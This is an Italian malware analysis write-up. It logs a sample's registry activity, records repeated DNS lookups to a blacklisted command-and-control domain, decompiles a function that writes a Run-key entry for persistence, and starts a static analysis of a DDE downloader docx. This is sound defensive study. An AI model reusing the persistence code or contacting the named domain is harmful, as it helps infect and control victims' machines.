- SOFTWARE\Borland\Delphi\RTL
- Software\Borland\Locales



- Software\Borland\Delphi\Locales
- SOFTWARE\Microsoft\Windows NT\CurrentVersion\FontSubstitutes
- SOFTWARE\Microsoft\Shared Tools\MSConfig\startupreg
- SOFTWARE\Microsoft\Shared Tools\MSConfig\startupfolder
- Software\Microsoft\Windows NT\CurrentVersion\Winlogon
- HARDWARE\DESCRIPTION\System\CentralProcessor\0
- SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Sono stati trovati anche dei frammenti di chiavi di registro:

- HKLM
- HKCU
- CurrentVersion
- System\CurrentControlSet\Services\

Eseguendo l'analisi dinamica con *Process Monitor* si è visto che il malware accede molte volte ai registri sopra riportati ed altri, possiamo vederne una parte nel seguente screenshot:

Time of Day	Process Name	PID	Operation	Path	Result	Detail
10:30:42:1175160 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Q...
10:30:42:1175533 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager\Segment Heap	NAME NOT FOUND	Desired Access: Q...
10:30:42:1175826 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Q...
10:30:42:1183093 PM	malware-unpac...	5604	RegOpenKey	HKLM\Software\Microsoft\Wow64\86	SUCCESS	Desired Access: R...
10:30:42:1185241 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Q...
10:30:42:1185659 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager\Segment Heap	NAME NOT FOUND	Desired Access: Q...
10:30:42:1185950 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Q...
10:30:42:1194379 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	Desired Access: R...
10:30:42:1195747 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\SafeBoot\Option	NAME NOT FOUND	Desired Access: Q...
10:30:42:1195937 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\GP\DLL	NAME NOT FOUND	Desired Access: R...
10:30:42:1196251 PM	malware-unpac...	5604	RegOpenKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers	SUCCESS	Desired Access: Q...
10:30:42:1196648 PM	malware-unpac...	5604	RegOpenKey	HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	NAME NOT FOUND	Desired Access: Q...
10:30:42:1196927 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\FileSystem	SUCCESS	Desired Access: R...
10:30:42:1199564 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\CI	SUCCESS	Desired Access: R...
10:30:42:1199938 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\CI	SUCCESS	Desired Access: R...
10:30:42:1202432 PM	malware-unpac...	5604	RegOpenKey	HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\AppCompatFlags	SUCCESS	Desired Access: Q...
10:30:42:1203285 PM	malware-unpac...	5604	RegOpenKey	HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\AppCompatFlags	SUCCESS	Desired Access: Q...
10:30:42:1210102 PM	malware-unpac...	5604	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders	SUCCESS	Desired Access: Q...
10:30:42:1212789 PM	malware-unpac...	5604	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders	SUCCESS	Desired Access: Q...
10:30:42:1215401 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Q...
10:30:42:1218397 PM	malware-unpac...	5604	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders	SUCCESS	Desired Access: Q...
10:30:42:1220006 PM	malware-unpac...	5604	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Disable8And16BtM...	NAME NOT FOUND	Desired Access: R...
10:30:42:1220871 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\CustomLocale	SUCCESS	Desired Access: Q...
10:30:42:1221505 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\NLS\Language	SUCCESS	Desired Access: R...
10:30:42:1221818 PM	malware-unpac...	5604	RegOpenKey	HKLM\OSDATA\System\CurrentControlSet\Control\MUI\UILanguages	NAME NOT FOUND	Desired Access: R...
10:30:42:1221985 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\MUI\UILanguages	SUCCESS	Desired Access: R...
10:30:42:1222299 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\MUI\UILanguages\en-US	SUCCESS	Desired Access: R...
10:30:42:1222837 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\MUI\UILanguages\PendingDelete	NAME NOT FOUND	Desired Access: R...
10:30:42:1223074 PM	malware-unpac...	5604	RegOpenKey	HKLM\SOFTWARE\Policies\Microsoft\MUI\Settings	NAME NOT FOUND	Desired Access: R...
10:30:42:1223202 PM	malware-unpac...	5604	RegOpenKey	HKCU	SUCCESS	Desired Access: M...
10:30:42:1223484 PM	malware-unpac...	5604	RegOpenKey	HKCU\Control Panel\Desktop\MuiCached\MachineLanguageConfiguration	NAME NOT FOUND	Desired Access: R...
10:30:42:1223674 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\MUI\Settings\LanguageConfiguration	SUCCESS	Desired Access: R...
10:30:42:1224103 PM	malware-unpac...	5604	RegOpenKey	HKLM\SOFTWARE\Policies\Microsoft\MUI\Settings	NAME NOT FOUND	Desired Access: R...
10:30:42:1224203 PM	malware-unpac...	5604	RegOpenKey	HKCU	SUCCESS	Desired Access: M...
10:30:42:1224451 PM	malware-unpac...	5604	RegOpenKey	HKCU\Software\Policies\Microsoft\Control Panel\Desktop	NAME NOT FOUND	Desired Access: R...
10:30:42:1224711 PM	malware-unpac...	5604	RegOpenKey	HKCU\Control Panel\Desktop\LanguageConfiguration	NAME NOT FOUND	Desired Access: R...
10:30:42:1224952 PM	malware-unpac...	5604	RegOpenKey	HKLM\SOFTWARE\Policies\Microsoft\MUI\Settings	NAME NOT FOUND	Desired Access: R...
10:30:42:1225050 PM	malware-unpac...	5604	RegOpenKey	HKCU	SUCCESS	Desired Access: M...
10:30:42:1225280 PM	malware-unpac...	5604	RegOpenKey	HKCU\Software\Policies\Microsoft\Control Panel\Desktop	NAME NOT FOUND	Desired Access: R...
10:30:42:1225510 PM	malware-unpac...	5604	RegOpenKey	HKCU\Control Panel\Desktop	SUCCESS	Desired Access: R...
10:30:42:1225947 PM	malware-unpac...	5604	RegOpenKey	HKLM\SOFTWARE\Policies\Microsoft\MUI\Settings	NAME NOT FOUND	Desired Access: R...
10:30:42:1226043 PM	malware-unpac...	5604	RegOpenKey	HKCU	SUCCESS	Desired Access: M...
10:30:42:1226266 PM	malware-unpac...	5604	RegOpenKey	HKCU\Control Panel\Desktop\MuiCached	SUCCESS	Desired Access: R...
10:30:42:1237273 PM	malware-unpac...	5604	RegOpenKey	HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\SideBySide\AssemblyS...	NAME NOT FOUND	Desired Access: E...
10:30:42:1254506 PM	malware-unpac...	5604	RegOpenKey	HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\SideBySide\AssemblyS...	NAME NOT FOUND	Desired Access: E...
10:30:42:1265247 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Q...
10:30:42:1279709 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\CI	SUCCESS	Desired Access: R...

La lista delle chiavi create è molto più breve:

Time of Day	Process Name	PID	Operation	Path	Result	Detail
10:30:42:2262525 PM	malware-unpac...	5604	RegCreateKey	HKCU\Software	SUCCESS	Desired Access: All...
10:30:42:2263062 PM	malware-unpac...	5604	RegCreateKey	HKCU\SOFTWARE\DC3_FEXEC	SUCCESS	Desired Access: All...
10:30:42:2389014 PM	malware-unpac...	5604	RegCreateKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon	SUCCESS	Desired Access: All...
10:30:42:3806928 PM	malware-unpac...	5604	RegCreateKey	HKCR\Wow6432Node\CLSID\{f3427c8-5c10-4210-aa03-2ee45287d668}\Instance	SUCCESS	Desired Access: N...
10:30:42:3807087 PM	malware-unpac...	5604	RegCreateKey	HKCR\Wow6432Node\CLSID\{f3427c8-5c10-4210-aa03-2ee45287d668}\Instance	SUCCESS	Desired Access: N...
10:30:42:3976474 PM	malware-unpac...	5604	RegCreateKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SyncRootManager	SUCCESS	Desired Access: N...
10:30:42:5595565 PM	malware-unpac...	5604	RegCreateKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer	SUCCESS	Desired Access: R...
10:30:42:5763788 PM	malware-unpac...	5604	RegCreateKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\	SUCCESS	Desired Access: R...

Nessuna chiave esistente è invece stata rinominata.

## Registro di Windows - Privilege escalation (Mitre ATT&CK Matrix)

Una chiave che compare nell'elenco e che può destare preoccupazioni è

`HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon` con tipo di accesso *All access*: il malware può quindi modificare le procedure di login/logout dal sistema.

## Registro di Windows - Discovery (Mitre ATT&CK Matrix)

Un'altra operazione fatta riguarda

`HKCU\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS\ZONES\1` (e 2, 3, 4, 0), significa che il malware accede alle impostazioni internet. Vengono cercate anche le chiavi `HKLM\SOFTWARE\MICROSOFT\CRYPTOGRAPHY\CONFIGURATION` e `HKLM\SYSTEM\CONTROLSET001\CONTROL\COMPUTERNAME\ACTIVECOMPUTERNAME` per leggere il guid ed il nome della macchina infettata. L'ultima chiave del registro da notare è `_` `HKLM\System\CurrentControlSet\Control\NLS\Language_` per controllare la lingua del sistema. Accedendo a `HKLM\System` potrebbe anche effettuare il dump delle credenziali dell'utente.

## Creazione processi

Il malware non avvia processi oltre a quello visto per la persistenza.

## Creazione file

Il malware non scrive file oltre a quello visto per la persistenza.

## Analisi del traffico di rete

E' stato catturato molto traffico di rete dalla macchina in esame. Filtrando per cercare le chiamate ai DNS troviamo un url `ventoclima.hopto.org` che potrebbe essere sospetto e cercando a fondo si scopre che è riportato in diverse blacklist, ad esempio su <https://github.com/stamparm/blackbook>. Questo indirizzo è stato cercato ogni pochi secondi per tutta la durata dell'esecuzione del malware.

The screenshot shows a Wireshark capture of network traffic on interface `enp0s3`. The filter is set to `dns`. The packet list shows several DNS queries to `ventoclima.hopto.org`. The packet details pane shows the structure of a DNS query, including the question section with the query name `ventoclima.hopto.org`. The packet bytes pane shows the raw data of the DNS query.

No.	Time	Source	Destination	Protocol	Length	Info
563	389.753381703	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
564	389.753381703	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
565	390.833782148	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x1e61 A ventoclima.hopto.org
566	390.833782148	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x1e61 A ventoclima.hopto.org
567	391.426992933	192.168.56.101	192.168.56.102	DNS	98	Standard query 0x1d1d A disc001.prod-do.dsp.ms.microsoft.com
568	391.426992933	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x1d1d A disc001.prod-do.dsp.ms.microsoft.com
569	392.000015005	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
570	392.000015005	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
571	393.000002115	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
572	393.000002115	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
573	394.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
574	394.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
575	395.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
576	395.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
577	397.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
578	397.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
579	398.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
580	398.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
581	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
582	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
583	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
584	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
585	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
586	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
587	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
588	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
589	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
590	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
591	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
592	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
593	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
594	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
595	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
596	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
597	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
598	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
599	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
600	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
601	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
602	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
603	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
604	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
605	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
606	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
607	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
608	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
609	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
610	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
611	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
612	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
613	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
614	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
615	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
616	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
617	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
618	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
619	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
620	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
621	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
622	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
623	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
624	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
625	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
626	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
627	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
628	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
629	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
630	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
631	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
632	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
633	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
634	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
635	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
636	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
637	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
638	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
639	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
640	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
641	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
642	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
643	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
644	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
645	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
646	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
647	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
648	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
649	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
650	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
651	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
652	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
653	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
654	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
655	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
656	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
657	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
658	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
659	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
660	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
661	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
662	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
663	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
664	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
665	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
666	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
667	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
668	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
669	399.000000000	192.168.56.101	192.168.56.102	DNS	88	Standard query 0x7e61 A ventoclima.hopto.org
670	399.000000000	192.168.56.102	192.168.56.101	DNS	144	Standard query response 0x7e61 A ventoclima.hopto.org
671	399.000					

## Reverse engineering della funzione sub\_4835DC

---

Innanzitutto l'intero corpo della funzione, disassemblato e decompilato in C:

```
void FUN_004835dc(undefined *param_1,undefined *param_2)

{
    BYTE *lpData;
    LPCSTR lpValueName;
    ulong cbData;
    undefined4 *in_FS_OFFSET;
    DWORD Reserved;
    DWORD dwType;
    undefined4 uStack52;
    undefined *puStack48;
    undefined *puStack44;
    undefined4 uStack40;
    undefined *puStack36;
    undefined *puStack32;
    HKEY run_regkey;
    undefined *local_c;
    undefined *local_8;

    puStack44 = &stack0xffffffffc;
    puStack32 = (undefined *)0x4835f3;
    local_c = param_2;
    local_8 = param_1;
    FUN_004059cc((int)param_1);
    puStack32 = (undefined *)0x4835fb;
    FUN_004059cc((int)local_c);
    puStack36 = &DAT_00483696;
    uStack40 = *in_FS_OFFSET;
    *in_FS_OFFSET = &uStack40;
    puStack48 = &DAT_0048366a;
    uStack52 = *in_FS_OFFSET;
    *in_FS_OFFSET = &uStack52;
    puStack32 = &stack0xffffffffc;

    RegOpenKeyA((HKEY)0x80000001,"Software\\Microsoft\\Windows\\CurrentVersion\\
    \\Run",&run_regkey);
    cbData = (ulong)local_c;
    if (local_c != (undefined *)0x0) {
        cbData = *(ulong *)(local_c + -4);
    }
    cbData = cbData + 1;
    lpData = FUN_004059dc(local_c);
    dwType = 1;
    Reserved = 0;
    lpValueName = FUN_004059dc(local_8);
    RegSetValueExA(run_regkey,lpValueName,Reserved,dwType,lpData,cbData);
    RegCloseKey(run_regkey);
```



```
*in_FS_OFFSET = uStack52;
*in_FS_OFFSET = uStack40;
puStack32 = &LAB_0048369d;
puStack36 = (undefined *)0x483695;
FUN_00405554((int *)&local_c,2);
return;
}
```

Per iniziare a comprendere il codice partiamo dalle righe che contengono chiamate ad API di Windows.

```
RegOpenKeyA((HKEY)0x80000001,"Software\\Microsoft\\Windows\\CurrentVersion\\
\\Run",&run_regkey)
```

Questa funzione ottiene in `run_regkey` un handle al registro `HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run` (cercando nella documentazione troviamo che `0x80000001` = `HKEY_CURRENT_USER`).

```
RegSetValueExA(run_regkey, lpValueName, Reserved, dwType, lpData, cbData);
```

Cercando la funzione nella documentazione ufficiale Microsoft all'indirizzo <https://learn.microsoft.com/en-us/windows/win32/api/winreg/nf-winreg-regsetvalueexa> possiamo comprendere pian piano il significato dei vari parametri.

```
LSTATUS RegSetValueExA(
    [in]          HKEY      hKey,
    [in, optional] LPCSTR   lpValueName,
                  DWORD     Reserved,
    [in]          DWORD     dwType,
    [in]          const BYTE *lpData,
    [in]          DWORD     cbData
);
```

Nel nostro caso abbiamo sei parametri quindi anche quello opzionale è stato usato.

- `run_regkey`: è un handle alla chiave di registro, quello che abbiamo ottenuto prima
- `lpValueName`: è il nome da dare al valore che vogliamo salvare
- `Reserved`: è sempre 0
- `dwType`: è un enumerable che indica il tipo di dato che inseriremo nella chiave
- `*lpData`: puntatore ai dati che vogliamo salvare
- `cbData`: dimensione in bytes (con eventuale byte di fine stringa) del valore da salvare

Guardando quest'ultimo valore inizia ad avere un significato il pezzo di codice precedente:

```
cbData = (ulong)local_c;
if (local_c != (undefined *)0x0) {
```

```
    cbData = *(ulong*)(local_c + -4);  
}  
cbData = cbData + 1;
```

Questa sequenza di istruzioni serve a "misurare" il valore di lpData ed aggiungerci uno a causa del terminating null byte \00. cbData viene infatti inizializzato al valore di local\_c e viene decrementato di 4 (quindi alzato nello stack) di 4 bytes alla volta finché viene raggiunto \00.

La funzione FUN\_004059dc restituisce il valore passato come parametro se diverso da zero oppure un valore di default. Vediamo che è usata in più punti nella funzione che stiamo analizzando.

```
undefined * FUN_004059dc(undefined *param_1)  
  
{  
    if (param_1 != (undefined *)0x0) {  
        return param_1;  
    }  
    return &DAT_004059e9;  
}
```

lpData viene ricavato da local\_c che a sua volta deriva da param2 mentre lpValueName viene ricavato da local\_8 che a sua volta deriva da param1.

Al di là dei dettagli, possiamo concludere con relativa sicurezza che la funzione **sub\_4835DC** si occupa di ricevere in input un nome ed un valore e di scriverli nel registro di Windows alla chiave *HKCU\Software\Microsoft\Windows\CurrentVersion\Run*.

# IL DOCUMENTO MALEVOLO

---

Il documento in analisi è un docx privo di macro e contenente una minaccia di tipo DDE che consentirebbe, se il relativo server fosse ancora attivo, il download di un malware sulla macchina della vittima. Di fatto, quindi, il docx è "soltanto" un downloader che permette di far arrivare la minaccia sul computer della vittima.

## Verifica del formato del file

---

```
remnux@remnux:~/Desktop/malware$ file maldoc.docx
maldoc.docx: Microsoft Word 2007+
```

## Analisi statica

---

Per l'analisi di questo documento mi sono affidato alla macchina REMnux, con la sola eccezione dello screenshot di funzionamento che ho fatto con un Office installato su un sistema Windows 10.

## Stringhe

```
remnux@remnux:~/Desktop/File forniti/malware$ strings -a maldoc.docx
[Content_Types].xml
+\\nH
TxPa0
6Up}
ccs*
_rels/.rels
jH[{
l0/%
word/_rels/document.xml.rels
;42f
oR!
R(fU
word/document.xml
TMR`
0&4$
Y0I0ek
8WW1A
}w- [
KDn*o
y]JC
}Q{m
x S
m:A1eD
2-%e
9c$T6
uHDA
z13}
EsG4
7k5XL e
E|)//
QmP
W/2hT
```

Tra le stringhe non troviamo informazioni particolarmente interessanti, in chiaro troviamo solo i nomi e percorsi dei vari file contenuti del docx, gli stessi che vedremo quando elencheremo il

contenuto del pacchetto, oltre ad una lunga lista di stringhe incomprensibili.

## exiftool

```
remnux@remnux:~/Desktop/malware$ exiftool maldoc.docx
ExifTool Version Number      : 12.42
File Name                    : maldoc.docx
Directory                   : .
File Size                    : 17 kB
File Modification Date/Time   : 2018:09:08 20:13:18-04:00
File Access Date/Time        : 2023:07:09 16:07:48-04:00
File Inode Change Date/Time   : 2023:07:04 16:50:24-04:00
File Permissions              : -rw-r--r--
File Type                    : DOCX
File Type Extension          : docx
MIME Type                    : application/vnd.openxmlformats-officedocument.wordprocessingml.document
Zip Required Version         : 20
Zip Bit Flag                  : 0x0006
Zip Compression               : Deflated
Zip Modify Date               : 1980:01:01 00:00:00
Zip CRC                      : 0x1dbbfa3
Zip Compressed Size           : 357
Zip Uncompressed Size        : 1362
Zip File Name                 : [Content_Types].xml
Title                        :
Subject                      :
Creator                      : Windows User
Keywords                     :
Description                   :
Last Modified By              : Windows User
Revision Number               : 33
Create Date                   : 2017:10:10 10:45:00Z
Modify Date                   : 2017:10:10 16:17:00Z
Template                      : Normal.dotm
Total Edit Time                : 3.5 hours
Pages                        : 1
Words                        : 65
Characters                    : 374
Application                   : Microsoft Office Word
Doc Security                  : None
Lines                         : 3
